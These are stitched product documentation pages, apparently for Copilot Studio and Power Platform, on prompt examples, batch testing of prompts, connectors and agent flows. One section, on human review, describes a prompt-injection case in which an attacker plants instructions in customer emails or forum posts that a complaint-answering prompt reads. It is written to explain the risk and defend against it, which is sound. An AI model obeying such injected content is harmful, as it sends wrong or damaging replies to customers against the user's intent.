Create a copy of the PDF file <parameter A>	Create a copy of the provided PDF file input.
Create an Excel file with a synthetic data set of sales transactions	Create an Excel file with sample sales transaction. You can improve on the performance by giving more instructions in the prompt to get more advanced synthetic data generated. The next example shows a more complex prompt.
Create an Excel file with a realistic synthetic dataset simulating weekly sales transactions across four regions ("North," "South," "East," "West") for a full calendar year. Each record should include: - Date of transaction (weekly) - Region - Salesperson Name (at least three unique names per region) - Product Category (for example, "Electronics," "Furniture," "Appliances", "Clothing") - Product Name (realistic names based on category) - Units Sold - Unit Price (varies by category) - Total Sale Amount (calculated) - Target Met (Yes/No, based on a regional threshold) - Quarter - Channel (Online, Retail, Distributor) - Customer Segment (for example, "Enterprise," "SMB," "Consumer") Inject some random variation and seasonality: - Boost sales for "Electronics" in Q4 - Lower sales in "North" during Jan–Feb (simulate winter slowdown) - Higher clothing sales in Q2 (spring) The final dataset should be at least 2,000 rows. Add light randomness for realism.	This prompt generates an Excel file with richer synthetic data than before. This prompt illustrates the effectiveness of code interpreter and how we should give clear and detailed instructions in the prompt.
Autocreate Summary Sheet – using <parameter A> Generate: - Monthly rollups - Top-performing regions - Conditional formatting for underperformers	Perform analysis of an Excel file by passing the file as the input into this prompt. This prompt creates the summary in Excel but, can be saved into a PDF file as well by prompting accordingly.

Prompt	Expected result
Highlight cells in green color if sales > 1000 else, make it red	Ask the code interpreter to perform Excel formatting based on conditions and formulas. The formatting is expressed in the prompt as illustrated. You can apply the same idea to other use cases in Excel formatting/style handling.

Last updated on 04/17/2026

Batch testing for prompts (preview)

[This topic is prerelease documentation and is subject to change.]

Prompts enable you to create custom generative AI tools for business automation and agents. Ensuring the accuracy, reliability, and efficiency of these tools is critical. Batch testing of prompts is designed to enable you to validate and improve prompts used in AI tools across the platform.

Important

- This is a production-ready preview feature.
- Production-ready previews are subject to [supplemental terms of use](#) .
- Prompts run on GPT models powered by [Azure OpenAI Service](#).
- This capability might not be available in your region yet. Learn more in the **Prompts** section in [Feature availability by region or US Government environment](#).
- This capability might be subject to usage limits or capacity throttling.

Core features of batch testing

Batch testing provides a systematic approach for validating prompts on diverse datasets. You can:

- Upload or generate test datasets for comprehensive evaluation.
- Define evaluation criteria for judging the test results.
- Execute batch tests to assess prompt behavior across the test dataset.
- Compare outcomes over time to ensure continuous improvement.
- Review and adjust automatic evaluations to ensure alignment with your specific needs.

An accuracy score is calculated based on test results, giving you empirical data to trust your AI tools.

How to use batch testing


Use the following steps to set up and run batch tests for your prompts.

Define the test cases

1. Sign in to [Copilot Studio](#) , [Power Apps](#) , or [Power Automate](#) .

2. Access the list of prompts:
- In Copilot Studio, select **Tools**, and then filter on prompts.
 - In Power Apps and Power Automate, select **AI hub**.
3. Next to the prompt name, select the ellipsis (...).
4. Select **Test hub (Preview)**.

Here's an example of the **Tools** screen in Copilot Studio:



In Copilot Studio, the test hub looks like the following screenshot:



Create your first test set

Test multiple prompts at once as part of a larger group, using specific criteria that you choose. We'll show your results in the test hub, where you can drill in and take action.

Quick starts



Upload

Want to upload your own data? Start with this [CSV](#) template.



AI-generate

Questions are AI-generated based on your prompt.



Use activity data

We'll pull data from your recent activity to help you get started.



Manually Add

Create your own test cases manually.

5. Add your test cases using one the available options:

- **Upload:** Allows you to upload test cases using a csv file. If you want to check the format of the file you need to upload, select Download test data schema.
- **AI-generate:** Allows you to generate test cases using AI based on your prompt.
- **Use activity data:** Allows you to pull the recent prompt activity to help you get started.
- **Manually Add:** Allows you to create test cases manually.

Any of the options help you create a list of test cases that you're able to run:

Test cases				
+ Add test cases  Delete				
☐	Input Topic	Expected response	Modified on 	Data Type
☐	a rainy day	Click to add	07/25/25, 1:37 PM	Generated
☐	technology	Click to add	07/25/25, 1:37 PM	Generated
☐	nature	Click to add	07/25/25, 1:37 PM	Generated
☐	the ocean	Click to add	07/25/25, 1:37 PM	Generated
☐	dreams and aspirations	Click to add	07/25/25, 1:37 PM	Generated
☐	peace	Click to add	07/25/25, 1:46 PM	Generated
☐	friendship	Click to add	07/25/25, 1:37 PM	Generated
☐	love	Click to add	07/25/25, 1:36 PM	Generated
☐	space	Click to add	07/25/25, 1:42 PM	Generated
☐	hope	Click to add	07/25/25, 1:37 PM	Generated

Set evaluation criteria

1. After you create the test cases, select **Configure criteria** in the configuration section on the right:

Configure your test batch

 Custom prompt 04/28/2025, 04:38:04 PM

Response model

Used to generate replies to your prompt

 Model: **GPT-4.1 mini** 

Response evaluation criteria

Configure the criteria to evaluate the responses of your test cases. You can choose multiple criteria.

 **Passing score**
70%

 **Response quality**
Default

 **Configure criteria**

2. Define the **Passing score**, which is the minimum score required for a response to pass.
3. Choose one of the following prebuilt criteria:
 - **Response quality**: Tests responses for clarity, helpfulness, and tone
 - **Response matches**: Tests responses for specific words and meanings
 - **JSON correctness**: Tests that responses follow your data schema

Customizing your test criteria

×

Choose your testing criteria, and then use the sliders to adjust the weight assigned to each category

 **Passing score**
The minimum score required for a response to pass
70%

 **Response quality**
Tests responses for clarity, helpfulness, and tone

On ☒

 **Response matches**
Tests responses for specific words and meanings

Off ☐

 **JSON correctness**
Tests that responses follow your data schema

Off ☐

Reset

Save

Cancel

These criteria and passing score determine how test cases outputs are assessed during the evaluation process.

Run batch tests

1. In the test cases screen, select **Run all** to run evaluation on all the test cases, or select the test cases to run and select **Run selected**.

Test cases

+ Add test cases
Delete

Input Topic	Expected response	Modified on	Data Type
☐ a rainy day	Click to add	07/25/25, 1:37 PM	Generated
☐ technology	Click to add	07/25/25, 1:37 PM	Generated
☐ nature	Click to add	07/25/25, 1:37 PM	Generated
☐ the ocean	Click to add	07/25/25, 1:37 PM	Generated
☐ dreams and aspirations	Click to add	07/25/25, 1:37 PM	Generated
☐ peace	Click to add	07/25/25, 1:46 PM	Generated
☐ friendship	Click to add	07/25/25, 1:37 PM	Generated
☐ love	Click to add	07/25/25, 1:36 PM	Generated
☐ space	Click to add	07/25/25, 1:42 PM	Generated
☐ hope	Click to add	07/25/25, 1:37 PM	Generated

Configure your test batch

Custom prompt 07/24/2025, 05:38:48 PM

Response model
Used to generate replies to your prompt
Model: GPT-4.1 mini

Response evaluation criteria
Configure the criteria to evaluate the responses of your test cases. You can choose multiple criteria.

☒ Passing score: 70%

☐ Evaluate based on expected response

[Configure criteria](#)

[Run all](#)

The test hub evaluates results against the defined criteria, providing insights into the prompt's performance.

2. Once the test cases evaluation is done, the result screen appears:

Test run result

All (10)
Pass (10)
Failed (0)

Input Topic	Expected response	Actual response	Response quality	Score
hope		Hope is a gentle light that g...	96	Pass - 96
peace		In quiet fields where soft wi...	96	Pass - 96
technology		In circuits' hum and screens...	92	Pass - 92
dreams and aspirations		In the quiet heart of night's ...	92	Pass - 92
a rainy day		A rainy day, a gentle song, ...	96	Pass - 96
the ocean		The ocean whispers tales un...	96	Pass - 96
nature		In whispers soft, the forest s...	96	Pass - 96
love		Love is a gentle, glowing lig...	92	Pass - 92
friendship		Friendship is a gentle light, ...	96	Pass - 96
space		In endless night where stars...	92	Pass - 92

Summary

Pass: 10
Pass - 10 Fail - 0

Credit: 31 Duration: 00:00:51

Prompt
Custom prompt 07/24/2025, 05:38:48 PM

Created
7/25/25, 1:52 PM

Response model
gpt-41-mini-2025-04-14

Test cases
10

Response evaluation criteria
☒ Response quality: On
☒ Passing score: 70
☐ Response matches: Off
☐ JSON correctness: Off

3. To access previous evaluation runs, select the prompt name at the top of the screen in Copilot Studio, or select **Run history** in Power Apps or Power Automate.

Run history (3)			
Run result - 7/25 14:01			
 gpt-41-mini-2025-04-14	Criteria: Response quality: On	Passing score: 70	Response match: Similar JSON correctness: Off
			Pass - 95 4/4 passes
Run result - 7/25 13:52			
 gpt-41-mini-2025-04-14	Criteria: Response quality: On	Passing score: 70	Response match: Similar JSON correctness: Off
			Pass - 94 10/10 passes
Run result - 7/25 13:47			
 gpt-41-mini-2025-04-14	Criteria: Response quality: Off	Passing score: 70	Response match: Similar JSON correctness: Off
			Failed - 0 0/10 passes

4. To view details, select the evaluation run.

Run history allows you to monitor and analyze test results over time, including:

- Track accuracy score progression across multiple test runs.
- Compare outcomes from different runs to identify trends or regressions.
- Access details of why a certain test result was classified pass or fail, thus offering more details for diagnosis.

Iterate on the test cases evaluation and monitor any significant change between evaluation runs.

Related information

- [FAQ for prompts and text generation capabilities](#)

Last updated on 11/13/2025

Use prompts to make your agent or agent flow perform specific tasks

You can author custom prompts to configure instructions to an Azure OpenAI Service or Azure AI Foundry model for your custom agent.

You can add custom prompts to an agent at either of two levels:

- Agent level
- Topic level

You can also add a custom prompt as a node in an agent flow. This allows you to call a prompt at any point in the flow.

Add a prompt as a tool to an agent

1. Select **Agents** in the left pane and select the agent to which you want to add a new prompt as a tool.
2. Select the **Tools** tab.
3. Select **New tool**.
4. Select **Prompt**.

The custom prompt editor opens. You can use this editor to [create a custom prompt for your agent](#).

Add a prompt node in a topic

1. Select **Agents** in the left pane and select the agent containing the topic you want to modify.
2. Open a topic and select the **Add node** icon  under the node after which you want to add the new node.
3. Select **Add a tool > New prompt**.

The custom prompt editor opens. You can use this editor to [create a custom prompt for your agent](#).

 **Note**

Agents configured to allow anonymous users (no authentication) can't use Dataverse tables as knowledge sources. However, you can still specify input parameters for the prompt, choose the desired model to run the prompt, and set the desired temperature to control the randomness and creativity of the generated text.

Add a prompt node in an agent flow

1. Select **Flows** in the left pane and select the agent flow you want to modify.
2. Select the **Insert new action** icon  at the point in the flow where you want to add the new node. The **Add an action** pane opens.
3. Under **AI capabilities**, select **Run a prompt**.


A **Run a prompt** node is added to the flow canvas.

4. If you want to add an existing prompt, select that prompt from the list. To add a new prompt, select **New custom prompt**.

The custom prompt editor opens. You can use this editor to [create a custom prompt for your agent](#).

Configure and test a prompt with the prompt editor

The custom prompt editor is a powerful tool that allows you to create, customize, and test prompt templates for your agent. The prompt editor is designed to help you create effective prompts for your agent.



The prompt editor lets you write your prompt instructions in a few different ways. You can:

- Write out your own instructions manually
- Use Copilot to generate instructions for you based on your description of what you want the prompt to do
- Use a preset template from the prompt library to create a prompt

You can configure several aspects of the prompt, including:

- Chat model to use for the prompt, and settings for the model such as temperature, settings for knowledge retrieval, whether to include links in the response, and whether to enable code interpreter and reasoning.
- User inputs to the prompt such as text and images, and sample data to test with.
- Knowledge to process and include from Dataverse tables.
- Formatting to apply to output.

When you're done creating your prompt, you can test it by specifying sample data for any inputs and selecting **Test**. The editor generates a response based on the prompt and the sample data you provided.

For full details on how to use the editor to create and test prompts, see [Create a custom prompt](#), in the prompt builder documentation.

Best practices for prompt instructions

When using the prompt node, it's important to follow best practices for prompt engineering. Here are some tips to help you get the most out of this feature:

- **Be specific:** Custom instructions should be clear and specific, so the agent knows exactly what to do. Avoid vague or ambiguous language that could lead to confusion or incorrect responses.
- **Use examples:** Provide examples to illustrate your instructions and help the agent understand your expectations. Examples help the agent generate accurate and relevant responses.
- **Keep it simple:** Avoid overloading your custom instructions with too many details or complex logic. Keep your instructions simple and straightforward so the agent can process them effectively.
- **Keep it brief:** Custom instructions should be concise and to the point. Instructions that are too long can lead to latency, timeouts, or issues handling the prompt.
- **Give the agent a way out:** Give the agent an alternative path for when it's unable to complete the assigned task. For example, when the user asks a question, you might include "respond with 'not found' if the answer isn't present." This alternative path helps the agent avoid generating false responses.
- **Test and refine:** It's important to test your custom instructions thoroughly to ensure they're working as intended. Make adjustments as needed to improve the accuracy and effectiveness of your agent's responses.

Important

- prompt builder prompts run on models powered by Azure OpenAI Service and Azure AI Foundry.
- This capability is limited to specific regions.
- This capability might be subject to usage limits or capacity throttling.

Human review for automation with a prompt

This article explains the critical role of human review when running a prompt. Prompts use generative AI models powered by Azure OpenAI Service. Although these models are highly effective, they can sometimes generate misleading or fabricated information and are susceptible to prompt injection attacks.

Important

- prompt builder prompts are running on GPT models powered by [Azure OpenAI Service](#).
- This capability is [limited to some regions](#).
- This capability might be subject to usage limits or capacity throttling.

Prompt injection attacks

A prompt injection attack occurs when a third-party takes advantage of the model's inherent trust in all input sources. The attacker injects a prompt into content that a legitimate user asks the AI solution to interact with, leading to a change in the AI solution's output, and potentially, its actions.

Consider a scenario where a citizen developer uses a prompt to create responses to customer complaints collected from various platforms such as emails, social media, or forums. An attacker might insert a prompt into the content from one of these sources, deceiving the model into generating an unintended response. The response can be inappropriate, incorrect, or harmful. Sending incorrect information to customers might harm the company's reputation and customer relationships.

Fabrication in AI models

Fabrication, also known as hallucination, is another challenge faced by AI models, including generative AI models used by prompts. Fabrication occurs when the AI model generates information that isn't based on provided inputs or pre-existing data, essentially *inventing* or *hallucinating* information.

For instance, if the AI model is asked to generate a summary of a historical event based on a given text, it might include details or events that weren't mentioned in the source text. For example, a cloud flow creates a synopsis of a meeting based on the transcript of the recording.

The input data includes details about the attendees, the articles discussed, and the decisions made. However, the model might generate a summary that includes an action item or a decision that was never discussed in the meeting. This situation is an instance of fabrication, where the model has hallucinated information that doesn't exist in the input data.

To mitigate the risk of fabrication, it's crucial to implement responsible AI practices. This includes rigorous testing of the prompt and the cloud flow, providing the model with as much grounding information as possible and finally implementing a robust system for human oversight.

Address risks through responsible AI practices

We advocate for responsible AI practices as a means to reduce risks. Despite having strategies in place to moderate the content produced by the model, managing the model's propensity to generate fabricated responses or succumb to prompt injection attacks remains a complex challenge. We acknowledge these risks and reaffirm our commitment to human oversight and control.

In recognition of the necessity for seamless automation, we're proactively enhancing our safety systems and seeking a deeper understanding of these challenges.

Our objective is to further refine the generative AI models used by prompts with appropriate safety measures, in line with our principles of [responsible AI by design](#) [↗](#), returning control to developers wherever feasible.

Related information

- [FAQ for prompts and text generation capabilities](#)

Last updated on 11/13/2025

Use Power Platform connectors as tools

[Connectors from Microsoft Power Platform](#) act as proxies or "wrappers" around APIs. They enable Copilot Studio, Power Automate, Power Apps, and Azure Logic Apps to communicate with other apps and services. By using connectors, you can connect your accounts and use prebuilt tools and triggers to build your apps and workflows.

By using connectors, you can access various services (both within the Microsoft ecosystem and outside it) to perform a wide array of tasks automatically.

Many connectors are available. Connectors include connections between and to Microsoft services like Office 365, SharePoint, and Dynamics 365, as well as connections to non-Microsoft services like Twitter, Google services, Salesforce, and more. Connectors are categorized as:

- *Prebuilt connectors*, which are built-in connections to popular services available to use in Copilot Studio agents. These connectors include:
 - *Standard connectors*, such as SharePoint, which are included with all Copilot Studio plans.
 - *Premium connectors*, which are available in select [Copilot Studio plans](#).
- *Custom connectors*, which you use to connect to any publicly available API for services not covered by existing connectors.

Integration with Copilot Studio

Connectors are useful tools that greatly extend the functionality of Copilot Studio agents. By using connectors, you can connect to various external services and applications to perform a wide range of tasks or retrieve data. By using these connectors, you can create more dynamic, responsive, and useful agents that are tailored to specific business needs and processes.

You can call connectors as tools in your agent in different ways:

- At the agent level, under **Tools**
- Within a [topic](#).

Connectors can also be used in Copilot Studio as:

- Actions in [agent flows](#)
- Knowledge sources. For more information, see [Add Power Platform connectors as knowledge \(preview\)](#).

📌 **Note**

Image generation isn't natively supported in Copilot Studio agents. For scenarios like UI wireframe or image generation, use external services integrated through connectors.

Add tools from a prebuilt connector to your agent

You can select and add tools from prebuilt connectors directly to your agent. Connector tools represent specific actions or operations you want your agent to perform by using that connector.

Add a tool from a prebuilt connector

1. Select **Agents** and select the agent you want to add a connector to.
2. Go to the **Tools** page of your agent and select **Add a tool**.
3. Select **Connector**. The different services with connectors available are displayed.
4. Select the service you want to connect to, or search for the service by name in the search box. You see a list of tools available for the service connector.
5. Select the tool you want to add. The **Add tool** pane opens.
6. If the connection doesn't already exist, select **Create new connection**. The details of setting up the connection depend on the connector you selected.
7. Select **Submit** or **Create** as applicable when you're done.
8. Select **Add and configure**. The configuration page for the new tool opens, showing the new tool and its details.

By default, the connection uses user credentials. For more information about the supported authentication modes, see [Configure user authentication for tools](#). To change this behavior, see the following section.

Add a tool from a prebuilt connector in a topic

1. Select **Agents** and select the agent you want to add a connector to.
2. Go to the **Topics** page and select the topic you want to add a connector to.
3. Select **Add node (+)** on the authoring canvas.

4. In the node selection window, select **Add a tool** > **Connector**, and search for the connector tool you want to add.
5. Set up connection details as needed for the connector.
6. Select **Submit**.

By default, the connection uses user credentials. For more information about the supported authentication modes, see [Configure user authentication for tools](#). To change this behavior, see [Create a custom connector to add to an agent](#).

Create a custom connector to add to an agent

1. Select **Agents** and select the agent you want to add a connector to.
2. Go to the **Tools** page and select **Add a tool**.
3. Select **New tool** > **Custom connector**. You're taken to the Power Apps portal under the **Custom connectors** section.
4. Select **New custom connector** and select the method you want to use to create the connector.

Use connectors with maker-provided credentials

Connectors need a valid set of credentials. By default, connectors ask users (users of your agent) to enter their credentials for the associated service when they use the tool. To have your agent use the maker's credentials, follow these steps:

1. Configure your agent to use an [authenticated channel](#).
2. Add a connector tool to your agent, and configure it.
3. Go to the connector tool **Overview** page.
4. Under **Details** > **Additional details** > **Credentials to use**, select **Maker-provided credentials**.
5. Publish and test the experience in the **Test your agent** pane, or in the desired channel.

Share connection

To share your connection with others:

1. Go to make.powerapps.com [↗](#).
2. Select **Connections** in the left navigation bar.
3. Select the connection and select **Share**.

4. In the **Share** dialog, search for the desired user and select the user.
5. Under **Permission**, next to the user, select **Can use + share**.

Limitations

- Single sign-on (SSO) isn't supported for connectors when an agent uses custom Active Directory authentication and the agent is deployed to Microsoft Teams. In this configuration, connectors can't use SSO, and users must authenticate to each connector manually. To enable your users to connect successfully, make sure the necessary connections are set up in Copilot Studio. For guidance on setting up connections, see [Configure and manage connections](#).

Last updated on 04/01/2026

Use agent flows with your agent

Extend the capabilities of your agent with [agent flows](#) that you build in Copilot Studio using low-code, drag-and-drop tools. You can create a flow from the Copilot Studio **Flows** page or convert flows that already exist in your [Power Platform environment](#).

In this section

The examples in this section help you learn to use flows to do more with your agents.

 Expand table

Article	Description
Create a flow	Create an agent flow that provides a weather forecast.
Call a flow as a tool	Call an agent flow from an agent or agent topic as a tool.
Use input and output variables to pass information	Pass variables between an agent flow and a Copilot Studio agent.
Return a list of results	Return a list of results from an agent flow to a Copilot Studio agent.

Last updated on 11/21/2025

Create an agent flow as a tool

Learn how to use a cloud flow in Copilot Studio by giving an agent the ability to produce a weather forecast on request. In this first example, you create a flow that fetches a weather forecast. In the next example, you set up a topic to [call the flow as an action](#) so the agent can respond with the forecast when a customer asks about the weather.

To work as a tool with agents, an agent flow requires the following:

- Have the **When an agent calls the flow** trigger and a response action of **Respond to the agent**.
- Be configured to respond in real time, not asynchronously. The **Asynchronous response** toggle must be set to **Off** under **Networking** in the **Respond to the agent** action settings.
- Respond to the agent within the 100 second action limit. Optimize the flow logic, queries, and the amount of data returned so that a typical run is below this 100 second limit. Actions in the flow that need to run longer can be placed after the **Respond to Copilot** action to continue to run up to the flow run duration limit of 30 days. For guidance on how to speed up your flows, see [Speed up agent flow execution with express mode](#).

When you create an agent flow in Copilot Studio as a new tool added to an agent, the required flow trigger and response action are added for you. You can [modify an existing flow](#) for use with agents by updating it to use this trigger and this response action.

Prerequisites

- [Access to Copilot Studio](#) with a license that includes the use of flows in Copilot Studio.

Create a flow you can use with an agent

In this example, you create a flow that fetches the current weather forecast from MSN Weather. You add the flow as a tool to an existing agent topic.

Add an empty new agent flow to a topic and save it

1. Go to the [Topics](#) page for your agent.
2. Open the topic from which you want to call a flow.
3. Select the **Add node** icon  below any node, and select **Add a tool**.
4. On the **Basic tools** tab, select **New Agent flow**.

The **Agent flows** page opens, with a starter flow template open in the agent flows designer for editing. The flow includes the required **When an agent calls the flow** trigger and **Respond to the agent** action.

5. Select **Publish** to save the flow before making any changes. A notification appears when the flow is created successfully.
6. Select **Go back to agent** to return to your topic. A new **Action** node is added to your topic for the flow.
7. Select **Save** to finish adding the flow as a tool to your agent.

Add actions and configure the flow

With a basic template created for the flow, and the flow added to your agent topic, you can now return to add actions to your flow. In this example, you add an action that fetches the current forecast from MSN Weather.

1. On the **Action** node with the flow, select the **View flow details** link to return to the agent flow.
2. On the **Overview** page, under **Details**, edit the name of the flow to something meaningful, such as "Get weather forecast".
3. Go to the designer, select the **When an agent calls the flow** flow trigger, and add the following input parameters:
 - City (Text)
 - ZIP code (Number)
4. Select the **Add** icon below the **When an agent calls the flow** flow trigger.
5. In **Add an action**, search for "MSN weather", and select the **Get forecast for today** action.
6. In the **Get forecast for today** panel, in the **Location** box, enter a slash (/), select **Insert dynamic content**, and then select your **City** input parameter.
7. Proceed in the same fashion to add your **ZIP code** input parameter.
8. In the **Respond to the agent** action, add the following output parameters and variables:

 Expand table

Output parameter	Type	Variable
day_summary	Text	Day Summary
location	Text	Location
chance_of_rain	Number	Day Rain Chance

Parameters
Settings
Code view
About

AA

day_summar


Day Summary x

...

Enter a description of the output

AA

location


Location x

...

Enter a description of the output

123

chance_of_ra


Day Rain Chance x

...

Enter a description of the output

+ Add an output

9. Select **Publish**. A notification appears when the flow is created successfully.

To continue, follow the instructions in [Call an agent flow from an agent](#).

Manage which connections are used by the flow

In a supported authenticated agent, cloud flows can be [configured to use user credentials](#) when they're run as part of a generative orchestration plan or called from a topic. Using the flow in a supported channel doesn't require any special configuration in your agent. Customers are able to [manage their connections](#) while using the agent.

Cloud flows in environments using [customer-managed keys \(CMK\)](#) can't yet be run with customer credentials as part of generative orchestration plans or from topics. Ensure the run-only settings for cloud flows in CMK environments are set to specific connections instead of **Provided by run-only user**.

Related content

- [Call a flow as an action](#)
 - [Use input and output variables to pass information](#)
 - [Add user authentication to topics](#)
-

Last updated on 11/28/2025


Modify an existing flow to use with an agent

To work as an action with agents, an agent flow requires the following:

- Have the **When an agent calls the flow** trigger and a response action of **Respond to the agent**.
- Be configured to respond in real time, not asynchronously. The **Asynchronous response** toggle must be set to **Off** under **Networking** in the **Respond to the agent** action settings.
- Respond to the agent within the 100 second action limit. Optimize the flow logic, queries, and the amount of data returned so that a typical run is below this 100 second limit. Actions in the flow that need to run longer can be placed after the **Respond to the agent** action to continue to run up to the flow run duration limit of 30 days.

If you have a flow with a different trigger that you wish to use with your agent, you can change the flow to use the **When an agent calls the flow** trigger and **Respond to the agent** response action, and make sure it's in a solution in the same environment as the custom agent.

1. To choose the environment where your flow is stored, go to the [Power Automate](#) portal and use the environment selector at the top right.
2. Select **My flows** in the left navigation pane and search for the flow you want to modify.
3. Select your flow, and select **Edit**.



Add the agent trigger and response action

If your flow doesn't already include the required flow trigger and response action, you must add them before you can use the flow with your agent.

